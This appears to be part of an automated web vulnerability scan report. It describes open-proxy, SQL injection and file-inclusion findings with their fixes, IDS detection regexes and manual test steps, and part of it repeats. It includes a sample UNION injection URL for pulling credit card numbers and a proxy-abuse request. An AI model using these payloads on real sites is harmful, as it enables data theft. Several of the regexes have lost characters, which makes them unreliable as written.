OWASP Cross-Site Scripting Information

<http://www.owasp.org/documentation/topten/a4.html>

Microsoft

<http://support.microsoft.com/default.aspx?scid=kb;EN-US;q252985>

Microsoft Anti-Cross Site Scripting Library V1.0

<http://www.microsoft.com/downloads/details.aspx?familyid=9a2b9c92-7ad9-496c-9a89-af08de2e5982&displaylang=en>

CERT

<http://www.cert.org/advisories/CA-2000-02.html>

Apache

http://httpd.apache.org/info/css-security/apache_specific.html

SecurityFocus.com

<http://www.securityfocus.com/infocus/1768>

Classifications

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

<http://cwe.mitre.org/data/definitions/79.html>

CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)

<http://cwe.mitre.org/data/definitions/80.html>

CWE-82: Improper Neutralization of Script in Attributes of IMG Tags in a Web Page

<http://cwe.mitre.org/data/definitions/82.html>

**CWE-83: Improper Neutralization of Script in Attributes in a Web Page**<http://cwe.mitre.org/data/definitions/83.html>**CWE-87: Improper Neutralization of Alternate XSS Syntax**<http://cwe.mitre.org/data/definitions/87.html>**CWE-116: Improper Encoding or Escaping of Output**<http://cwe.mitre.org/data/definitions/116.html>**CWE-692: Incomplete Blacklist to Cross-Site Scripting**<http://cwe.mitre.org/data/definitions/692.html>**CWE-811: OWASP Top Ten 2010 Category A2 - Cross-Site Scripting (XSS)**<http://cwe.mitre.org/data/definitions/811.html>**Kingdom: Input Validation and Representation**<http://www.hpenterprisesecurity.com/vulncat/en/vulncat/intro.html>**Proxy GET Access (10275)****Summary**

Some proxy servers accept the GET method to make an HTTP connection to another server. Usually, this method should be restricted to internal use only. If it is not restricted, your server can be used by an attacker on the Internet to disguise himself as your own server. Thus, any attack will appear to come from your server. This type of vulnerability is usually caused by not properly configuring the proxy server.

Note: use of an HTTP proxy while scanning may cause this check to produce a false positive.

Execution

Using the HTTP Editor included in the security toolkit, send a request like the following to your web target:

GET http://www.example.com:80/ HTTP/1.1

User-Agent:

Host: www.example.com

If the attack is successful, you will get a response status code of 200 and the response data from the external site, <http://www.example.com> in this case.

Alternatively you can use a normal web browser and change the proxy configuration options to use the web target as your proxy server, and then attempt to browse to an alternative external site. Please note that environments that use PAC files with Internet Explorer may not be able to use this technique due to how IE can cache the PAC file; we recommend using an alternate browser (such as Firefox) to test in this manner.

Implication

Attackers may be able to access machines on your internal network segment through the GET proxy.

Fix

Exposing a proxy server to the Internet and allowing public use of the proxy capabilities is not recommended. Reconfigure the proxy server to not allow arbitrary public access to the proxy functionality.



Reference

Securing Open Proxies:

<http://www.spamlinks.net/prevent-secure-proxy-fix.htm>

Classifications

CWE-441: Unintended Proxy/Intermediary

<http://cwe.mitre.org/data/definitions/441.html>


Kingdom: Environment

<http://www.hpenterprisesecurity.com/vulncat/en/vulncat/intro.html>

SQL Injection Confirmed (No Data Extraction) (10395)

Summary

.....



Verbose SQL Injection found in parameter **id**. We have detected **MySQL** on the backend. However data can not be extracted because Response does not reflect more data from union query.

SQL injection is a method of attack where an attacker can exploit vulnerable code and the type of data an application will accept, and can be exploited in any application parameter that influences a database query. Examples include parameters within the url itself, post data, or cookie values. If successful, SQL Injection can give an attacker access to backend database contents, the ability to remotely execute system commands, or in some circumstances the means to take control of the server hosting the database. Recommendations include employing a layered approach to security that includes utilizing parameterized queries when accepting user input, ensuring that only expected data is accepted by an application, and hardening the database server to prevent data from being accessed inappropriately.

Execution

Consider a login form for a web application. If the user input from the form is directly utilized to build a dynamic SQL statement, then there has been no input validation conducted, giving control to an attacker who wants access to the database. Basically, an attacker can use an input box to send their own request to the server, and then utilize the results in a malicious manner. This is a very typical scenario considering that HTML pages often use the POST command to send parameters to another ASP page. The number in bold might be supplied by the client in an HTTP GET or POST parameter, like in the following URL:

<http://www.example.com/GetItemPrice?ItemNumber=12345>

In the example above, the client-supplied value, **12345**, is simply used as a numeric expression to indicate the item that the user wants to obtain the price of an item. The web application takes this value and inserts it into the SQL statement in between the single quotes in the WHERE clause. However, consider the following URL:

http://www.example.com/GetItemPrice?ItemPrice?
ItemNumber=0' UNION SELECT CreditCardNumber FROM Customers WHERE '1'='1

In this case, the client-supplied value has actually modified the SQL statement itself and 'injected' a statement of his or her choosing. Instead of the price of an item, this statement will retrieve a customer's credit card number.

Implication

Fundamentally, SQL Injection is an attack upon the web application, not the web server or the operating system itself. As the name implies, SQL Injection is the act of adding an unexpected SQL commands to a query, thereby manipulating the database in ways unintended by the database administrator or developer. When successful, data can be extracted, modified, inserted or deleted from database servers that are used by vulnerable web applications. In certain circumstances, SQL Injection can be utilized to take complete control of a system.

Fix

Each method of preventing SQL injection has its own limitations. Therefore, it is wise to employ a layered approach to preventing SQL injection, and implement several measures to prevent unauthorized access to your backend database. The following are recommended courses of action to take to prevent SQL Injection and Blind SQL Injection vulnerabilities from being exploited in your web application.

For Development:

Use the following recommendations to code web applications that are not susceptible to SQL Injection attacks.

- **Parameterized Queries:** SQL Injection arises from an attacker's manipulation of query data to modify query logic. The best method of preventing SQL Injection attacks is thereby to separate the logic of a query from its data. This will prevent commands inserted from user input from being executed. The downside of this approach is that it can have an impact on performance, albeit slight, and that each query on the site must be structured in this method for it to be completely effective. If one query is inadvertently bypassed, that could be enough to leave the application vulnerable to SQL Injection. The following code shows a sample SQL statement that is SQL injectable.

```
sSql = "SELECT LocationName FROM Locations ";  
sSql = sSql + " WHERE LocationID = " + Request["LocationID"];  
oCmd.CommandText = sSql;
```

The following example utilizes parameterized queries, and is safe from SQL Injection attacks.

```
sSql = "SELECT * FROM Locations ";  
sSql = sSql + " WHERE LocationID = @LocationID";  
oCmd.CommandText = sSql;  
oCmd.Parameters.Add("@LocationID", Request["LocationID"]);
```

The application will send the SQL statement to the server without including the user's input. Instead, a parameter-@LocationID- is used as a placeholder for that input. In this way, user input never becomes part of the command that SQL executes. Any input that an attacker inserts will be effectively negated. An error would still be generated, but it would be a simple data-type conversion error, and not something which a hacker could exploit.

The following code samples show a product ID being obtained from an HTTP query string, and used in a SQL query. Note how the string containing the "SELECT" statement passed to SqlCommand is simply a static string, and is not concatenated from input. Also note how the input parameter is passed using a SqlParameter object, whose name ("@pid") matches the name used within the SQL query.

C# sample:

```
string connString = WebConfigurationManager.ConnectionStrings["myConn"].ConnectionString;  
using (SqlConnection conn = new SqlConnection(connString))  
{  
    conn.Open();  
    SqlCommand cmd = new SqlCommand("SELECT Count(*) FROM Products WHERE ProdID=@pid", conn);  
    SqlParameter prm = new SqlParameter("@pid", SqlDbType.VarChar, 50);  
    prm.Value = Request.QueryString["pid"];  
    cmd.Parameters.Add(prm);  
    int recCount = (int)cmd.ExecuteScalar();  
}
```

VB.NET sample:

```
Dim connString As String = WebConfigurationManager.ConnectionStrings("myConn").ConnectionString
Using conn As New SqlConnection(connString)
    conn.Open()
    Dim cmd As SqlCommand = New SqlCommand("SELECT Count(*) FROM Products WHERE ProdID=@pid", conn)
    Dim prm As SqlParameter = New SqlParameter("@pid", SqlDbType.VarChar, 50)
    prm.Value = Request.QueryString("pid")
    cmd.Parameters.Add(prm)
    Dim recCount As Integer = cmd.ExecuteScalar()
End Using
```

- **Validate input:** The vast majority of SQL Injection checks can be prevented by properly validating user input for both type and format. The best method of doing this is via "white listing". This is defined as only accepting specific account numbers or specific account types for those relevant fields, or only accepting integers or letters of the English alphabet for others. Many developers will try to validate input by "black listing" characters, or "escaping" them. Basically, this entails rejecting known bad data, such as a single quotation mark, by placing an "escape" character in front of it so that the item that follows will be treated as a literal value. This approach is not as effective as white listing because it is impossible to know all forms of bad data ahead of time.

For Security Operations:

Use the following recommendations to help prevent SQL Injection attacks upon your web applications.

- **Restrict Application Privileges:** Limit user credentials so that only those rights the application needs to function are utilized. Any successful SQL Injection attack would run in the context of the user's credential. While limiting privileges will not prevent SQL Injection attacks outright, it will make them significantly harder to enact.
- **Strong SA Password Policy:** Often, an attacker will need the functionality of the administrator account to utilize specific SQL commands. It is much easier to "brute force" the SA password when it is weak, and will increase the likelihood of a successful SQL Injection attack. Another option is not to use the SA account at all, and instead create specific accounts for specific purposes.
- **Consistent Error Messaging Scheme:** Ensure that you provide as little information to the user as possible when a database error occurs. Don't reveal the entire error message. Error messages need to be dealt with on both the web and application server. When a web server encounters a processing error it should respond with a generic web page, or redirect the user to a standard location. Debug information, or other details that could be useful to a potential attacker, should never be revealed. Application servers, like WebSphere, often install with error messages or debug settings enabled by default. Consult your application server's documentation for information on suppressing those error messages.
- **Stored Procedures:** If unused, delete SQL stored procedures such as master..Xp_cmdshell, xp_startmail, xp_sendmail, and sp_makewebtask.

SQL Injection vulnerabilities are inherently tied to the actual code of your web application. While not a fix, you can implement an emergency measure by adding a rule that incorporates a regular expression to your IDS to check for SQL Injection attacks. While this will not resolve all possible SQL injection vulnerabilities, it is simple to implement, and will require an attacker to escalate his methodology to achieve a successful attack. Regular expressions that can be utilized to do this follow.

Regex for detection of SQL meta-characters:

```
/(\%27) (\') (\-\-) (\%23) (\#)/ix
```

The above regular expression would be added into a Snort rule as follows:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection
- Paranoid";flow:to_server,established;uricontent:".pl";pcre:"/(\%27) (\') (\-\-) (\%23) (\#)/i"; classtype:Web-application-
attack; sid:9099; rev:5;)
```




Regex for typical SQL Injection attacks:

```
/w*((\%27) (\'))((\%6F) o (\%4F))((\%72) r (\%52))/ix
```

Regex for detecting SQL Injection with the UNION keyword:

```
/((\%27) (\'))union/ix
```

```
(\%27) (\')
```

the single-quote and its hex equivalent union - the keyword union

Similar expressions can be written for other SQL queries such as select, insert, update, delete, drop, and so on.

Regex for detecting SQL Injection attacks on a MS SQL Server:

```
/exec(\s \+)+(s x)p\w+/ix
```

For QA:

Fixes for SQL Injection defects will ultimately require code based fixes. The steps detailed in the Developer and Security Operations section will provide any developer with the information necessary to remediate these issues. The following steps outline how to manually test an application for SQL Injection.

How to manually test applications for SQL Injection:

1. Open the web application you wish to test for SQL Injection defects in a browser.
2. Mouse over the links of the Web site with your cursor while paying attention to the bottom status bar. You will notice the URLs that the links point to. Try to find a URL with parameters in it. Ex. <http://www.site.com/articleid.asp?id=42>.

Note: If you don't see any URL's in the status bar, then just click on links and watch the address bar until you find a URL that has parameters.

3. Once a URL with parameters has been found, click the link and go to that page. In the Address bar you should now see the URL that was seen in the status bar.

4. There are two methods for testing scripts for SQL injection. Be sure to test each parameter value one at a time with both methods.

Method 1. Go to the address bar, click your cursor, and highlight a parameter value. For example, highlight the word value in "name=value" and replace it with a single quote ('). It should now look like "name=' "

Method 2. Go to the address bar, click your cursor, and put a single quote (') in the middle of the value. It should now look like "name=val'ue"



5. Click the 'GO' button. This will send your request to the Web server.

6. Analyze the response from the Web server for any error messages. Most database error messages will look similar to the examples below:

Example error 1:

Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark before the character string '51 ORDER BY

some_name'. /some_directory/some_file.asp, line 5

Example error 2:

ODBC Error Code = S1000 (General error)

[Oracle][ODBC][Ora]ORA-00933: SQL command not properly ended

Example error 3:

Error: 1353 SQLSTATE: HY000 (ER_VIEW_WRONG_LIST)

Message: View's SELECT and view's field list have different column counts

7. Sometimes the error message is not obvious and is hidden in the source of the page. To look for it, you must view the HTML source of the page and search for the error. To do this in Internet Explorer, click the 'View' menu, and select the 'Source' option. This will cause notepad to open with the HTML source of the page. In notepad, click the 'Edit' menu and select 'Find'. A dialog box will appear that will ask you to 'Find What'. Type the phrase 'Microsoft OLE DB' or '[ODBC]' and click 'Find Next'.

8. If either step 6 or 7 is successful, then the Web site is vulnerable to SQL injection.

Reference

HP SQL Injection Whitepaper

http://download.hp.smartupdate.com/asclabs/sql_injection.pdf

HP Blind SQL Injection Whitepaper

http://download.hp.smartupdate.com/asclabs/blind_sql_injection.pdf

Microsoft

<http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/default.aspx>

<http://support.microsoft.com/default.aspx?scid=kb;en-us;302570>

SQLSecurity.com

<http://www.sqlsecurity.com/DesktopDefault.aspx>


OWASP

http://www.owasp.org/index.php/SQL_Injection

Classifications

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

<http://cwe.mitre.org/data/definitions/89.html>

Kingdom: Input Validation and Representation<http://www.hpenterprisesecurity.com/vulncat/en/vulncat/intro.html>**Blind SQL Injection (confirmed) (11199)****Summary**

Blind SQL Injection found in parameter **id**. We have detected **MySQL** on the backend. Database named **xj** is found on the backend.

Critical Blind SQL Injection vulnerabilities have been identified in the web application. SQL injection is a method of attack where an attacker can exploit vulnerable code and the type of data an application will accept, and can be exploited in any application parameter that influences a database query. Examples include parameters within the url itself, post data, or cookie values. Normal SQL Injection attacks depend in a large measure on an attacker reverse engineering portions of the original SQL query using information gained from error messages. However, your application can still be susceptible to Blind SQL injection even if no error message is displayed. If successful, SQL Injection can give an attacker access to backend database



contents, the ability to remotely execute system commands, or in some circumstances the means to take control of the server hosting the database. Recommendations include employing a layered approach to security that includes utilizing parameterized queries when accepting user input, ensuring that only expected data is accepted by an application, and hardening the database server to prevent data from being accessed inappropriately.

Execution

Consider a login form for a web application. If the user input from the form is directly utilized to build a dynamic SQL statement, then there has been no input validation conducted, giving control to an attacker who wants access to the database. Basically, an attacker can use an input box to send their own request to the server, and then utilize the results in a malicious manner. This is a very typical scenario considering that HTML pages often use the POST command to send parameters to another ASP page. The number in bold might be supplied by the client in an HTTP GET or POST parameter, like in the following URL:

`http://www.example.com/GetItemPrice?ItemNumber=12345`

In the example above, the client-supplied value, **12345**, is simply used as a numeric expression to indicate the item that the user wants to obtain the price of an item. The web application takes this value and inserts it into the SQL statement in between the single quotes in the WHERE clause. However, consider the following URL:

`http://www.example.com/GetItemPrice?ItemPrice?
ItemNumber=0' UNION SELECT CreditCardNumber FROM Customers WHERE '1'='1`

In this case, the client-supplied value has actually modified the SQL statement itself and 'injected' a statement of his or her choosing. Instead of the price of an item, this statement will retrieve a customer's credit card number.

Implication

Fundamentally, SQL Injection is an attack upon the web application, not the web server or the operating system itself. As the name implies, SQL Injection is the act of adding an unexpected SQL commands to a query, thereby manipulating the database in ways unintended by the database administrator or developer. When successful, data can be extracted, modified, inserted or deleted from database servers that are used by vulnerable web applications. In certain circumstances, SQL Injection can be utilized to take complete control of a system.

Fix

Each method of preventing SQL injection has its own limitations. Therefore, it is wise to employ a layered approach to preventing SQL injection, and implement several measures to prevent unauthorized access to your backend database. The following are recommended courses of action to take to prevent SQL Injection and Blind SQL Injection vulnerabilities from being exploited in your web application.

For Development:

Use the following recommendations to code web applications that are not susceptible to SQL Injection attacks.

- **Parameterized Queries:** SQL Injection arises from an attacker's manipulation of query data to modify query logic. The best method of preventing SQL Injection attacks is thereby to separate the logic of a query from its data. This will prevent commands inserted from user input from being executed. The downside of this approach is that it can have an impact on performance, albeit slight, and that each query on the site must be structured in this method for it to be completely effective. If one query is inadvertently bypassed, that could be enough to leave the application vulnerable to SQL Injection. The following code shows a sample SQL statement that is SQL injectable.

```
sSql = "SELECT LocationName FROM Locations ";  
sSql = sSql + " WHERE LocationID = " + Request["LocationID"];  
oCmd.CommandText = sSql;
```

The following example utilizes parameterized queries, and is safe from SQL Injection attacks.

```
sSql = "SELECT * FROM Locations ";  
sSql = sSql + " WHERE LocationID = @LocationID";  
oCmd.CommandText = sSql;  
oCmd.Parameters.Add("@LocationID", Request["LocationID"]);
```

The application will send the SQL statement to the server without including the user's input. Instead, a parameter-@LocationID- is used as a placeholder for that input. In this way, user input never becomes part of the command that SQL executes. Any input that an attacker inserts will be effectively negated. An error would still be generated, but it would be a simple data-type conversion error, and not something which a hacker could exploit.

The following code samples show a product ID being obtained from an HTTP query string, and used in a SQL query. Note

how the string containing the "SELECT" statement passed to SqlCommand is simply a static string, and is not concatenated from input. Also note how the input parameter is passed using a SqlParameter object, whose name ("@pid") matches the name used within the SQL query.

C# sample:

```
string connString = WebConfigurationManager.ConnectionStrings["myConn"].ConnectionString;
using (SqlConnection conn = new SqlConnection(connString))
{
    conn.Open();
    SqlCommand cmd = new SqlCommand("SELECT Count(*) FROM Products WHERE ProdID=@pid", conn);
    SqlParameter prm = new SqlParameter("@pid", SqlDbType.VarChar, 50);
    prm.Value = Request.QueryString["pid"];
    cmd.Parameters.Add(prm);
    int recCount = (int)cmd.ExecuteScalar();
}
```

VB.NET sample:

```
Dim connString As String = WebConfigurationManager.ConnectionStrings("myConn").ConnectionString
Using conn As New SqlConnection(connString)
    conn.Open()
    Dim cmd As SqlCommand = New SqlCommand("SELECT Count(*) FROM Products WHERE ProdID=@pid", conn)
    Dim prm As SqlParameter = New SqlParameter("@pid", SqlDbType.VarChar, 50)
    prm.Value = Request.QueryString("pid")
    cmd.Parameters.Add(prm)
    Dim recCount As Integer = cmd.ExecuteScalar()
End Using
```

- **Validate input:** The vast majority of SQL Injection checks can be prevented by properly validating user input for both type and format. The best method of doing this is via "white listing". This is defined as only accepting specific account numbers or specific account types for those relevant fields, or only accepting integers or letters of the English alphabet for others. Many developers will try to validate input by "black listing" characters, or "escaping" them. Basically, this entails rejecting known bad data, such as a single quotation mark, by placing an "escape" character in front of it so that the item that follows will be treated as a literal value. This approach is not as effective as white listing because it is impossible to know all forms of bad data ahead of time.

For Security Operations:

Use the following recommendations to help prevent SQL Injection attacks upon your web applications.

- **Restrict Application Privileges:** Limit user credentials so that only those rights the application needs to function are utilized. Any successful SQL Injection attack would run in the context of the user's credential. While limiting privileges will not prevent SQL Injection attacks outright, it will make them significantly harder to enact.
- **Strong SA Password Policy:** Often, an attacker will need the functionality of the administrator account to utilize specific SQL commands. It is much easier to "brute force" the SA password when it is weak, and will increase the likelihood of a successful SQL Injection attack. Another option is not to use the SA account at all, and instead create specific accounts for specific purposes.
- **Consistent Error Messaging Scheme:** Ensure that you provide as little information to the user as possible when a database error occurs. Don't reveal the entire error message. Error messages need to be dealt with on both the web and application server. When a web server encounters a processing error it should respond with a generic web page, or redirect the user to a standard location. Debug information, or other details that could be useful to a potential attacker, should never be revealed. Application servers, like WebSphere, often install with error messages or debug settings enabled by default. Consult your application server's documentation for information on suppressing those error messages.
- **Stored Procedures:** If unused, delete SQL stored procedures such as master..xp_cmdshell, xp_startmail, xp_sendmail, and sp_makewebtask.

SQL Injection vulnerabilities are inherently tied to the actual code of your web application. While not a fix, you can implement an emergency measure by adding a rule that incorporates a regular expression to your IDS to check for SQL Injection attacks. While this will not resolve all possible SQL injection vulnerabilities, it is simple to implement, and will require an attacker to escalate his methodology to achieve a successful attack. Regular expressions that can be utilized to do this follow.



Regex for detection of SQL meta-characters:

```
/(\%27) (\') (\-\- ) (\%23) (#)/ix
```

The above regular expression would be added into a Snort rule as follows:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection  
- Paranoid";flow:to_server,established;uricontent:".pl";pcre:"/(\%27) (\') (\-\- ) (%23) (#)/i"; classtype:Web-application-  
attack; sid:9099; rev:5;)
```

Regex for typical SQL Injection attacks:

```
/\w*(\%27) (\')((\%6F) o (\%4F))((\%72) r (\%52))/ix
```

Regex for detecting SQL Injection with the UNION keyword:

```
/((\%27) (\'))union/ix
```

```
(\%27) (\')
```

the single-quote and its hex equivalent union - the keyword union

Similar expressions can be written for other SQL queries such as select, insert, update, delete, drop, and so on.

Regex for detecting SQL Injection attacks on a MS SQL Server:

```
/exec(\s \+)+(s x)p\w+/ix
```

For QA:

Fixes for SQL Injection defects will ultimately require code based fixes. The steps detailed in the Developer and Security Operations section will provide any developer with the information necessary to remediate these issues. The following steps outline how to manually test an application for SQL Injection.

How to manually test applications for SQL Injection:

1. Open the web application you wish to test for SQL Injection defects in a browser.
2. Mouse over the links of the Web site with your cursor while paying attention to the bottom status bar. You will notice the URLs that the links point to. Try to find a URL with parameters in it. Ex. <http://www.site.com/articleid.asp?id=42>.

Note: If you don't see any URL's in the status bar, then just click on links and watch the address bar until you find a URL that has parameters.

3. Once a URL with parameters has been found, click the link and go to that page. In the Address bar you should now see the



URL that was seen in the status bar.

4. There are two methods for testing scripts for SQL injection. Be sure to test each parameter value one at a time with both methods.

Method 1. Go to the address bar, click your cursor, and highlight a parameter value. Ex. Highlight the word value in "name=value" and replace it with a single quote ('). It should now look like "name=' "

Method 2. Go to the address bar, click your cursor, and put a single quote (') in the middle of the value. It should now look like "name=val'ue"

5. Click the 'GO' button. This will send your request to the Web server.

6. Analyze the response from the Web server for any error messages. Most database error messages will look similar to the examples below:

Example error 1:

Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark before the character string '51 ORDER BY

some_name'. /some_directory/some_file.asp, line 5

Example error 2:

ODBC Error Code = S1000 (General error)

[Oracle][ODBC][Ora]ORA-00933: SQL command not properly ended

Example error 3:

Error: 1353 SQLSTATE: HY000 (ER_VIEW_WRONG_LIST)

Message: View's SELECT and view's field list have different column counts

7. Sometimes the error message is not obvious and is hidden in the source of the page. To look for it, you must view the HTML source of the page and search for the error. To do this in Internet Explorer, click the 'View' menu, and select the 'Source' option. This will cause notepad to open with the HTML source of the page. In notepad, click the 'Edit' menu and select 'Find'. A dialog box will appear that will ask you to 'Find What'. Type the phrase 'Microsoft OLE DB' or '[ODBC]' and click 'Find Next'.

8. If either step 6 or 7 is successful, then the Web site is vulnerable to SQL injection.

Reference

HP SQL Injection Whitepaper

http://download.hpsmartupdate.com/asclabs/sql_injection.pdf



HP Blind SQL Injection Whitepaper

http://download.hp.smartupdate.com/asclabs/blind_sql_injection.pdf

Microsoft

<http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/default.aspx>

<http://support.microsoft.com/default.aspx?scid=kb;en-us;302570>

SQLSecurity.com

<http://www.sqlsecurity.com/DesktopDefault.aspx>

OWASP

http://www.owasp.org/index.php/SQL_Injection

Classifications

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

<http://cwe.mitre.org/data/definitions/89.html>

Kingdom: Input Validation and Representation

<http://www.hpenterprisesecurity.com/vulncat/en/vulncat/intro.html>

Local File Inclusion/Reading Vulnerability (10271)

Summary

Severe vulnerabilities have been identified that would allow an attacker to remotely view the contents of files due to improper validation of input. The specific risks from exploitation depend upon the contents of the file being requested. Recommendations include adopting secure programming techniques to ensure that only expected data is accepted by an application.

Implication

An attacker can view the contents of various (possibly arbitrary) files on the system, which could potentially allow the attacker to recover application source code, system configuration information, or private data.

Fix

For Development:

This problem arises from improper validation of characters accepted by the application. Any time a parameter is passed into a dynamically generated web page, it must be assumed that the data could be incorrectly formatted. The application should contain sufficient logic to handle the situation of a parameter not being passed in or being passed incorrectly. Keep in mind how the data is being submitted, as a result of a GET or a POST. Cookies should be treated the same as parameters when developing secure and stable code. The following recommendations will help to ensure you are delivering secure web applications.

- **Parameter not being passed:** If a parameter is expected to be passed to a dynamic web page and is omitted, the application should provide an acceptable error message to the user. Also, NEVER assume that a parameter is being passed before using it in an application.
- **Parameter of incorrect format:** A parameter should never be assumed to be of a valid format. This is especially true if the parameter is being passed to a SQL database. Any string that is passed directly to a database without first being checked for proper format can be a major security risk. Also, just because a parameter is normally provided by a combo box or hidden field, DO NOT assume the format is correct. A hacker will try altering these parameters first if trying to break into your site.
- **Allowing file names to be passed in via a file name:** If a parameter is being used to determine which file to process in any way, NEVER allow the file name to be used before it is verified as valid. Specifically, you should test for the existence of characters that indicate directory traversal such as `../`, `c:\` and `./`.



- **Storing of critical data in hidden parameters:** Many programmers make the mistake of storing critical data in a hidden parameter or cookie. They assume that since the user doesn't see it, it's a good place to store data such as price, order number, etc. Both hidden parameters and cookies can be manipulated and returned to the server, so never assume the client returned what you set via a hidden parameter or cookie.

For Security Operations:

The specific fix for this vulnerability will need to be implemented in the actual script code. However, there are certain measures that can be initiated that will help in implementing a secure database protocol for your web application. Be advised each database has its own method of secure lock down.

